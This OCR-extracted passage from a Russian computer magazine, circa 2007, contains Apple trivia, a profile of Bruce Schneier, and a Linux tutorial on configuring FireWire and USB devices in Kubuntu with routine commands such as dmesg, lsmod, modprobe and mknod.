У руля компании по-прежнему стоит Стивен Джобс. Благодаря его наработкам в NeXT выпущена операционная система MAC OS X, базирующаяся на оси NeXTstep.
В 2006 году компания перешла с процессоров PowerPC на Intel, став еще ближе к PC. Планировалось, что переход на Intel полностью завершится к концу 2007 года, но в итоге Apple управилась раньше — уже к концу 2006 года. Модельная линейка компьютеров на сегодня выглядит следующим образом: десктопы MacPro, iMac и Mac mini, ноутбуки MacBook и MacBook Pro, серверы Xserve и профессиональные мониторы.
В начале 2007 компания сменила имя с Apple Computer, Inc. на Apple, Inc. Джобс пояснил, что слово «компьютер» в названии уже не слишком хорошо отражает текущее положение вещей, ведь Apple занимается и другими






Windows 98

разработками. Яркий тому пример — релиз мобильного телефона iPhone летом этого года.

ИНТЕРЕСНО

- В 1984 году Пентагон запретил поставлять компьютеры Macintosh в страны с коммунистическим режимом. Так что технология Motorola CPU, которую использовали Mac'и в Советском Союзе была недоступна.
- Первые версии MS Word выходили под названием Multi-Tool Word и писались для неудавшейся системы Xenix. Word стал первой программой, которая отображала жирный шрифт, а также первой программой, демонстрационные копии которой распространялись бесплатно, в качестве приложения к журналу PC World.
- В 1985 году Джобс и Возняк получили награды от президента США Рональда Рейгана за вклад в технический прогресс.
- Стивену Джобсу принадлежит 7% акций компании Disney. Он является самым крупным ее физическим акционером.



X-Profile

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Гений криптографии

Имя: Брюс Шнайер
Возраст: 54 года
Место проживания: Миннеаполис, штат Миннесота, США
Деятельность: криптография, информационные технологии
Блог: www.schneier.com/blog

Биография и проекты

Криптография — одна из старейших наук на Земле, ее история насчитывает несколько тысяч лет. Оно и неудивительно, люди начали испытывать потребность что-нибудь зашифровать еще задолго до цифровой эпохи. Сегодня же, в век высоких технологий, криптография и вовсе востребована как никогда. Сложно придумать область, где обошлось бы без нее, — сотовая связь, интернет во всем его многообразии, электронные платежи и далее, далее. И чем сильнее все эти технологии прорастают в нашу жизнь, тем больше необходимость в криптографии.

Брюс Шнайер (Bruce Schneier), признанный гуру в этой сфере, родился 15 января 1953 года в Нью-Йорке. По его собственному признанию, криптографией он увлекся еще в детстве. Началось все с достаточно простых книг на эту тему (часть из которых оказалась обычной фантастикой) и игр с отцом, когда отец придумывал для Брюса коды, а тот пытался их расшифровать. Но с возрастом интерес не пропал.

Шнайер получил высшее образование, окончив Американский университет со степенью магистра вычислительной техники, а затем университет Рочестера со степенью бакалавра наук в области физики. После учебы он успел поработать и в Министерстве обороны США и в крупном исследовательском центре, тогда принадлежавшем компании AT&T, — Bell Labs. Интересно, что центр был основан еще в 20-х годах прошлого века и за ним числятся такие открытия, как изобретение транзистора, фотоэлементов, разработка языка Си, первого в мире 32-разрядного микропроцессора и т.д.

Однако криптография привлекала Шнайера сильнее. В середине 90-х вышла книга «Прикладная криптография» (Applied Cryptography), ставшая настоящим бестселлером. Журналисты и критики окрестили ее «страшным сном Агентства национальной безопасности США». Шнайер стремился написать книгу для нематематиков, книгу, которую ему было бы интересно прочесть самому. Ее успех объяснялся еще и тем, что в ту пору подобной литературы практически не было. В первой, вводной части работы он прибег к приему, которым до него не пользовался еще никто. Первая часть («Криптографические протоколы») подавалась по нисходящей — от протоколов к алгоритмам, а не наоборот. Это стало своего рода визитной карточкой Шнайера как автора.

В России, кстати, с «Прикладной криптографией» вышел очень неприятный казус — часть книги была издана под псевдонимом некоего Б. Анина, якобы еще и бывшего полковника КГБ. При этом оригинальный текст подвергся удивительным трансформациям и настоящим чудесам компоновки, так что вышел не просто плагиат, а вообще что-то мало вменяемое. Официально же «Прикладную криптографию» Шнайера выпустило издательство «Триумф» в 2002 году, очень серьезно поработав над переводом на русский язык.

В тех же 90-х годах Шнайер разработал немало полезных вещей, в их числе алгоритмы симметричного шифрования Blowfish и Twofish, блочный шифр MacGuffin, потоковые шифры Helix и Phelix, генераторы псевдослучайных чисел Yarrow и Fortuna. Еще один алгоритм Шнайера — Solitaire — даже попал в художественное произведение в роман Нила Стивенсона «Криптономикон», под названием Pontifex. Но, если уж говорить о художественной литературе, нельзя не сказать, что имя самого Шнайера упоминается в нашумевшем романе «Код да Винчи» Дена Брауна.

А в 1999 году Шнайер основывает компанию Counterpane Internet Security, Inc., ориентированную на предоставление услуг в сфере сетевой безопасности. Благодаря ряду интересных наработок компания довольно быстро находит клиентов среди крупных консалтинговых фирм и провайдеров услуг безопасности. В 2006 году в результате сделки с компанией BT Group (это самый крупный в Европе и один крупнейших в мире провайдер в области телекоммуникаций и широкополосного интернета) Counterpane Internet Security, Inc. переименовывают в BT Counterpane. По сути BT Group купила фирму Шрайера, однако никакой переориентации и глобальных изменений это за собой не повлекло — BT Counterpane в строю по сей день, а Шнайер занимает пост технического директора.

Кроме «Прикладной криптографии» Шнайер написал еще восемь книг, посвященных криптографии и компьютерной безопасности. Так как его труды переводились на многие языки мира, часть книг издана и на русском, включая своеобразное продолжение «Прикладной криптографии» — «Практическую криптографию», написанную в соавторстве с Нильсом Фергюсоном, а также еще один бестселлер — «Секреты и ложь. Безопасность данных в цифровом мире». Количество статей, автором которых он является, и вовсе исчисляется сотнями. Также Шнайера часто цитируют различные СМИ. Это неудивительно, ведь ко всему прочему он член совета директоров Международной ассоциации криптологических исследований и член консультативного совета Информационного центра электронной приватности.


Хобби и личная жизнь

В свободное от посещения всевозможных криптографических конференций, написания алгоритмов, книг и статей время Шнайер вместе со своей женой Карен Купер (Karen Cooper) занимается ресторанной критикой. Они публикуют обзоры в ряде газет Миннеаполиса, в том числе и в крупном издании Star Tribune. В 2000 году Шнайер с женой были номинированы на литературную премию в области фантастики «Хьюго» в номинации «Лучшая книга о фантастике» (Best Related Book). Поводом послужил их совместный труд «Minicon 34 Restaurant Guide», представленный публике на одной из выставок и отмеченный за отличный юмор. Поскольку тяга к писательству в Шнайере, видимо, так же неискоренима, как и тяга к криптографии, он ведет блог с гордым названием Schneier on Security и ежемесячную электронную рассылку Crypto-Gram. И там, и там он рассказывает о последних тенденциях в области компьютерной безопасности, а также о новостях в этой и прилегающих сферах.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Сказка о горячем пингвине



ПОДКЛЮЧАЕМ УСТРОЙСТВА С ИНТЕРФЕЙСАМИ USB И FIREWIRE К КОМПЬЮТЕРУ С ОС LINUX

Какие сейчас только USB- и FireWire-устройства ни выпускают! Это принтеры и сканеры, внешние накопители и мобильные телефоны, цифровые фото- и видеокамеры, мышки и клавиатуры. В комплект поставки, как правило, входят драйверы только для Windows, пользователям других систем, вроде Linux, об их работе следует побеспокоиться самостоятельно.

ЗАЧЕМ НУЖЕН FIREWIRE

Несмотря на то что на корпусе большинства цифровых видеокамер можно найти надпись вроде «USB 2.0 compatible», для захвата компьютером видеопотока традиционно используется высокоскоростной интерфейс IEEE 1394 (другие названия — FireWire и i.Link), поддерживающий горячее подключение и позволяющий соединить до 63 устройств. Кстати, обозначение IEEE 1394 не несет какого-то особого смысла, да и сам он не содержит ничего сакрального. Просто это 1394-й по счету стандарт, выпущенный комитетом IEEE. В настоящее время существует две версии IEEE 1394:

• IEEE 1394a — первый вариант, поддерживает обмен данными со скоростью до 400 Мб/с;
• IEEE 1394b (FireWire 800 и FireWire1600) — более новый, поддерживает скорость вплоть до 1600 Мб/с (и даже до 3200 Мб/с).

Стандарт USB 2.0 позволяет передавать информацию со скоростью 480 Мб/с, то есть теоретически даже больше, чем у IEEE 1394a, но на практике скорость у FireWire получается выше. И так как FireWire первоначально разрабатывался в том числе и для передачи видеопотоков, он может передавать данные в изохронном режиме с гарантированной скоростью. В этом случае вся полоса отдается нуждающемуся устройству и подключенные девайсы не конкурируют между собой за полосу пропускания, как это происходит в USB (особенно при каскадной установке). Поэтому на форумах очень часто можно встретить информацию, что качество видео, перегнанного через FireWire, получается выше, чем полученное через USB (только мы не беремся утверждать или опровергать этот факт). Даже если тебе больше нравится USB 2.0, приведу еще один аргумент в пользу FireWire — все программы для захвата видео в Linux работают только с ним. Также устройства IEEE 1394 достаточно независимы. То есть фактически ничто не мешает напрямую, без использования ПК, подсоединить видеокамеру к внешнему жесткому диску, использующему FireWire, и перегнать на него отснятый материал.
Но для того чтобы переписать свежеснятые мувики на компьютер, тебе, естественно, понадобится наличие FireWire. Если на материнской плате такого разъема нет, то необходимо докупить внешнюю PCI-карту. Стоит она порядка $15. Кроме того, понадобится шнур, причем со стороны, подключающейся к компьютеру, он имеет разъем с шестью контактами, а со стороны, подсоединяемой к видеокамере, — с четырьмя (без контактов питания).

ПОДДЕРЖКА IEEE 1394 В LINUX

Работа по поддержке IEEE 1394 в Linux ведется довольно давно, и сейчас можно с уверенностью сказать, что основные проблемы далеко



Утилита lsusb

позади. Хотя, как и для других компьютерных устройств, драйверы и спецификации производители тщательно скрывают, поэтому, будет ли работать конкретное устройство, зависит от используемого в нем чипа. Сегодня не должно быть проблем со всеми OHCI-совместимыми чипами и с устройствами, использующими Texas Instruments PCILynx/PCILynx2.

Не поддерживаются чипы Sony, используемые в ноутбуках серии Vaio (некоторые ноуты этой серии оснащены OHCI-совместимым CXD3222), и Adaptec AIC-5800. Хотя ситуация быстро меняется, поэтому для проверки совместимости своего устройства рекомендую посетить веб-сайт поддержки IEEE 1394 в Linux (www.linux1394.org).

Поддержка IEEE 1394 включена в основное ядро, начиная с версии 2.3.40, и сейчас реализована для всех версий ядер от 2.2 до 2.6 (для 2.2 и ранних версий 2.4 — в виде патча). Поэтому в современных дистрибутивах нет необходимости в пересборке ядра. Если проблемы все же возникнут, часто их можно решить установкой более свежей версии библиотек libraw1394 (в Ubuntu пакет libraw1394-8) и libiec61883 (пакет libiec61883-0). Первая предоставляет прямой доступ к устройству. Вторая базируется на libraw1394 и обеспечивает стандартный интерфейс для доступа к потоковым данным.

Один из вариантов иерархии драйверов на моем компьютере выглядит так: физическое устройство — ohci1394 — ieee1394 — raw1394 — libraw1394 — приложение. При этом ieee1394 является высокоуровневым драйвером, обеспечивающим единый интерфейс доступа. Возможны три низкоуровневых модуля, работающих непосредственно с устройством. Это ohci1394 для чипов 1394 Open Host Controller Interface, драйвер aic5800 для Adaptec AIC-5800 и драйвер pcilynx для чипов Texas Instruments PCILynx.


Если все установлено и правильно настроено, после подключения всех имеющихся устройств в системе могут появиться следующие модули и файлы устройств:

• raw1394 — обеспечивает прямой RAW-доступ с возможностью управления камерой, но в то же время его не рекомендуется использовать по причине возможных проблем с безопасностью. Доступ в пространстве пользователя, как показано выше, осуществляется через libraw1394.
• video1394 — основной асинхронный OHCI-драйвер, обеспечивает более производительный DMA-доступ, поэтому и используется для работы с цифровыми камерами.


Файлы устройств FireWire

```
~$  sudo find /dev /proc -name "*1394"
/dev/raw1394
/dev/dv1394
/dev/.static/dev/raw1394
/dev/.udev/names/raw1394
/dev/.udev/names/raw1394/%2fclass%2fieee1394_protocol%2fraw1394
/dev/.udev/db/%2fclass%2fieee1394_protocol%2fraw1394
/proc/irq/10/ohci1394
~$
```

Поиск устройств IEEE 1394 в dmesg



Пакеты и модули ядра для работы с IEEE 1394 в Ubuntu



Работа с gscanbus

• dv1394 — осуществляет прием и передачу сигналов с цифровых видеокамер (Digital Video) в виде обычных файлов, полностью инкапсулирует обработку DV поверх 1394. Ранее для работы с DV-камерами использовался video1394, но работа с ним могла вызвать конфликт устройств, поэтому его переписали, хотя, судя по последней информации (смотри вывод dmesg ниже), от него также отказываются.
• eth1394 — позволяет связать компьютеры в единую сеть IEEE 1394. Первоначально инкапсуляцию обеспечивал Ethernet, затем была добавлена поддержка IPv4-over-1394 (RFC-2734).
• sbp2 — Serial Bus Protocol обеспечивает доступ к устройствам хранения информации.
• amdtp — реализует поддержку протокола Audio & Music Data Transmission Protocol (в настоящее время IEEE 1394 используется в профессиональном звуковом оборудовании).
Итак, для работы с цифровыми DV-видеокамерами нам потребуются модули raw1394 и dv1394, с которыми, собственно, и работают программы, подобные нелинейному видеоредактору Kino.

СМОТРИМ, ЧТО В KUBUNTU

В KUbuntu, начиная с Daper Drake (более ранние, каюсь, не пробовал), с распознаванием дополнительной платы расширения и видеокамеры у меня проблем не было. Но они могут возникнуть в других дистрибутивах (особенно старых) или с другими устройствами. Поэтому давай подробно разберем, как определить причину в том случае, если что-то пойдет не так. Проверяем, что говорят сообщения ядра по поводу инициализации нашего PCI-устройства:

```
$ dmesg | egrep 'ohci1394|ieee1394'
[ 5.920000] ohci1394: fw-host0: OHCI-1394 1.0 (PCI):
IRQ=[10] MMIO=[fdefe000-fdefe7ff] Max Packet=[2048] IR/
IT contexts=[8/8]
[ 7.208000] ieee1394: Host added: ID:BUS[0-00:1023]
GUID[00601d0000000b77]
[ 4801.104000] ieee1394: Node added: ID:BUS[0-00:1023]
GUID[00804580b12d823d]
[ 4801.104000] ieee1394: Node changed: 0-00:1023 -> 0-
01:1023
[ 4801.508000] ieee1394: raw1394: /dev/raw1394 device
initialized
```

Подробную информацию смотрим командой:

```
$ lspci -v
01:08.0 FireWire (IEEE 1394): Agere Systems FW323 (rev
61) (prog-if 10 [OHCI])
    Subsystem: Agere Systems FW323
    Flags: bus master, medium devsel, latency 64, IRQ 10
    Memory at fdefe000 (32-bit, non-prefetchable)
[size=4K]
    Capabilities: <available only to root>
```

Как видно, у меня установлен OHCI-совместимый адаптер, поэтому проблем в работе быть не должно. Единственное, обрати внимание на строку Capabilities, так как вместо <available only to root> может быть что-то вроде <access denied>. А значит, придется разбираться с правами доступа.
Теперь проверяем, какие модули загружены:

```
$ lsmod | grep 1394
raw1394         30328 0
dv1394          20696 0
ohci1394        36528 1 dv1394
ieee1394        299448 4 raw1394,dv1394,sbp2,ohci1394
```

В этом списке обязательно должны присутствовать raw1394 и dv1394.
В современных дистрибутивах, использующих технологии udev и hal, устройства обычно подхватываются на лету. KUbuntu это тоже касается. Но если в списке этих модулей не оказалось, рекомендуется загружать их вручную:

```
$ sudo modprobe dv1394
$ sudo modprobe raw1394
```

Или автоматически, прописав raw1394 и dv1394 в /etc/modules.
В KUbuntu модуль sbp2 загружается по умолчанию. Если ты не собираешься подключать FireWire-диски, то стоит отключить его загрузку, удалив либо закомментировав строку с sbp2 в /etc/modules.
И, наконец, проверяем наличие нужных файлов устройств:

```
$ sudo find /dev /proc -name "*1394"
/dev/raw1394
/dev/dv1394
/dev/.static/dev/raw1394
/dev/.udev/names/raw1394
/dev/.udev/names/raw1394/%2fclass%2fieee1394_
protocol%2fraw1394
/dev/.udev/db/%2fclass%2fieee1394_protocol%2fraw1394
/proc/irq/10/ohci1394
```

Подключаем шнурком камеру и врубаем питание. Для проверки работы запускаем видеоредактор Kino, заходим в «Edit → Preferences» и выбираем IEEE 1394. В AV/C Device пишем /dev/dv1394 или /dev/raw1394. В моем случае с определением первого устройства проблем не возникло, а при

Проверяем файловую систему /proc

попытке выбрать raw1394 было выдано сообщение о том, что невозможно открыть файл устройства и необходимо проверить наличие read/write permission у текущего пользователя. Проверяем:

```
$ ls -al /dev/raw1394 /dev/dv1394-0
crw-rw---- 1 root video 171, 32 2006-09-16 17:50 /dev/
dv1394-0
crw-rw---- 1 root disk 171, 0 2006-09-16 17:50 /dev/
raw1394
```

Как видишь, чтобы работать с этими устройствами, необходимо запускать Kino от имени root, вроде gksudo kino, что не есть хорошо. Другой вариант — пользователь должен принадлежать к группе video. Смотрим, к каким группам принадлежит текущий пользователь:

```
$ groups
bober adm dialout cdrom floppy audio dip video plugdev
lpadmin scanner admin
```

Группа video в списке присутствует, поэтому внесем себя любимого в группу disk. Как обычно, сделать это можно несколькими способами. Самый простой — открыть файл /etc/groups и внести пользователя в строку, описывающую группу disk:

```
disk:x:6:bober
```

Все. Теперь необходимо выйти из системы и зарегистрироваться снова.

НАСТРОЙКИ В СТАРЫХ ДИСТРИБУТИВАХ

В более ранних дистрибутивах файлы устройств, возможно, придется создавать вручную. Напомню, что в Linux каждое устройство имеет имя и два номера: основной major и дополнительный minor. Например, для всех IEEE основной номер имеет цифру 171, а дополнительный определяется назначением и характеристиками устройства. Так, для dv1394 он имеет значение от 32 до 47, для raw отсчет начинается от нуля. Например, чтобы создать псевдоустройство raw, выполняем такую команду:

```
$ sudo mknod -m 666 /dev/raw1394 c 171 0
```

Для создания псевдоустройства dv1394, предназначенного для записи информации с первого устройства в PAL, вводим команду:

```
$ sudo mknod -m 666 /dev/dv1394/0 c 171 34
```

Для того чтобы эти файлы автоматически создавались при загрузке системы, можно использовать следующий скрипт:

Параметры ядра для работы с USB

$ SUDO MCEDIT /ETC/INIT.D/FIREWIRE

```
#! /bin/sh
test -e /dev/raw1394 || mknod -m 666 /dev/raw1394 c 171 0
test -e /dev/dv1394 || mknod -m 666 /dev/dv1394 c 171 34
```

Теперь сделаем его исполняемым:

```
$ sudo chmod +x /etc/init.d/firewire
```

И, чтобы он выполнялся автоматически, создаем символическую ссылку:

```
$ sudo ln -s /etc/init.d/firewire /etc/rcS.d/
S50firewire
```

Для проверки работы устройств IEEE 1394 рекомендую использовать утилиту gscanbus (gscanbus.berlios.de), ее можно загрузить и с пакетного репозитария Ubuntu:

```
$ sudo apt-get install gscanbus
```

Запускаем программу, набрав в терминалке gscanbus. В появившемся окне будут отображены все найденные устройства с сохранением их топологии подключения. Щелчок мышкой по любому из них покажет подробную информацию. Если выбранное устройство — видеокамера, то ей можно управлять прямо из окна gscanbus.
Команда sudo apt-cache search ieee1394 покажет еще ряд интересных утилит. Например, с помощью coriander (damien.douxchamps.net/ieee1394/coriander) можно управлять видеокамерой, Kino/dvgrab копирует цифровое видео на жесткий диск или другой носитель, а dvbackup, наоборот, позволяет сохранить файлы на DV-камеру. Утилита testlibraw, которую можно получить, установив пакет libraw1394-dev, расскажет все о подключенных устройствах и хостах.

НАСТРОЙКА USB-УСТРОЙСТВ

Поддержка USB включена в ядро, начиная с версии 2.2.7, и можно сказать, что эта реализация уже обкатана и проблем при подключении

таких устройств быть не должно. Достаточно лишь подключить фотокамеру, флешку, принтер или любое другое устройство, и оно будет автоматически распознано. А заработает ли, например, принтер, зависит от наличия драйверов. Для прояснения ситуации разберем, как реализована поддержка USB и где искать информацию о подключенных устройствах, хотя все, что сказано о FireWire, частично касается и USB.
В современных компьютерах можно найти три типа контроллеров, отличающихся интерфейсом взаимодействия с устройствами. Это OHCI (Open Host Controller Interface), UHCI (Universal Host Controller Interface) и EHCI (Enhanced Host Controller Interface). Первые два реализуют поддержку USB версии 1.1, последний — 2.0, обеспечивая скорость обмена до 480 Мбит/с. UHCI-контроллеры несколько проще и дешевле, но требуют сложных драйверов и больше нагружают процессор. Узнать свой тип контроллера очень просто:

```
$ lspci -v

00:02.0 USB Controller: nVidia Corporation MCP55 USB
Controller (rev a1) (prog-if 10 [OHCI])
      Subsystem: Biostar Microtech Int'l Corp Unknown
device 3405
      Flags: bus master, 66MHz, fast devsel, latency 0,
IRQ 11
      Memory at fe02f000 (32-bit, non-prefetchable)
[size=4K]
      Capabilities: <access denied>
00:02.1 USB Controller: nVidia Corporation MCP55 USB
Controller (rev a2) (prog-if 20 [EHCI])
      Subsystem: Biostar Microtech Int'l Corp Unknown
device 3405
      Flags: bus master, 66MHz, fast devsel, latency 0,
IRQ 5
      Memory at fe02e000 (32-bit, non-prefetchable)
[size=256]
      Capabilities: <access denied>
```

Как видишь, у меня имеются оба типа контроллеров: OHCI и EHCI. Если ты используешь самосборное ядро, включи нужный драйвер в пункте USB Host Controller Drivers. Не буду обременять тебя описаниями всех опций, просто скажу, что их можно посмотреть по команде grep -i usb /usr/src/linux/.config. Также надо помнить, что работа с USB осуществляется путем эмуляции SCSI, поэтому следует активировать и параметры, относящиеся к поддержке SCSI.
Для непосредственной работы с USB-устройствами создается каталог /proc/bus/usb в виртуальной файловой системе /proc, который монтируется через /etc/fstab:

```
none   /proc/bus/usb   usbfs noauto    0 0
```


Если такой строчки в твоем файле нет, это может означать, что разработчики избавили тебя от лишних забот и usbfs монтируется в стартовых скриптах. В каком конкретно скрипте это делается, ты узнаешь, набрав «sudo grep -iR "usbfs" /etc/*». Например, в KUbuntu за монтирование USB отвечает скрипт /etc/init.d/mountdevsubfs.sh. Вручную смонтировать файловую систему для USB можно так:

```
$ sudo mount -t usbdevfs none /proc/bus/usb
```

После этого команда «mount | grep usbfs» должна показать наличие строки:

```
procbususb on /proc/bus/usb type usbfs (rw)
```

А вывод lsmod — загруженные модули usbcore, ohci_hcd, ehci_hcd, uhci_hcs, а также модуль, соответствующий драйверу подключенного устройства вроде scanner.o, printer.o, usb_storage.



Утилита usbview

Информацию о подключенном USB-устройстве можно получить из /var/log/dmesg и непосредственно из /proc. Если каталог /proc/bus/usb пуст, это значит, что виртуальная файловая система USB не смонтирована. Внутри каталога должно быть несколько файлов с именами вида 001, 002 (по количеству контроллеров) и файл devices, который «знает» обо всех устройствах:

```
$ cat /proc/bus/usb/devices
T: Bus=02 Lev=00 Prnt=00 Port=00 Cnt=00 Dev#= 1 Spd=480
MxCh=10
B: Alloc= 0/800 us ( 0%), #Int= 0, #Iso= 0
D: Ver= 2.00 Cls=09(hub ) Sub=00 Prot=01 MxPS=64 #Cfgs= 1
P: Vendor=0000 ProdID=0000 Rev= 2.06
S: Manufacturer=Linux 2.6.20-15-generic ehci_hcd
S: Product=EHCI Host Controller
S: SerialNumber=0000:00:02.1
C:* #Ifs= 1 Cfg#= 1 Atr=e0 MxPwr= 0mA
I: If#= 0 Alt= 0 #EPs= 1 Cls=09(hub ) Sub=00 Prot=00
Driver=hub
E: Ad=81(I) Atr=03(Int.) MxPS=  4 Ivl=256ms
```

Расшифровать вывод легко, подробности ищи в документации (/usr/src/Documentation/usb/proc_usb_info.txt). Скажу только, что буква T определяет топологию; Bus и Lev показывают, к какой шине подключено устройство, а также уровень в топологии; Spd выдает скорость; MxCh — сколько еще устройств к нему можно подключить; Driver — тип используемого драйвера (например, Driver=hub означает, что это разветвитель, а Driver=usb-storage — USB-устройство для хранения информации).
В репозитарии KUbuntu можно найти несколько программ, которые помогут тебе разобраться с USB. Так, использовав утилиты lsusb и usbview, ты получишь еще больше информации о своих USB-девайсах.
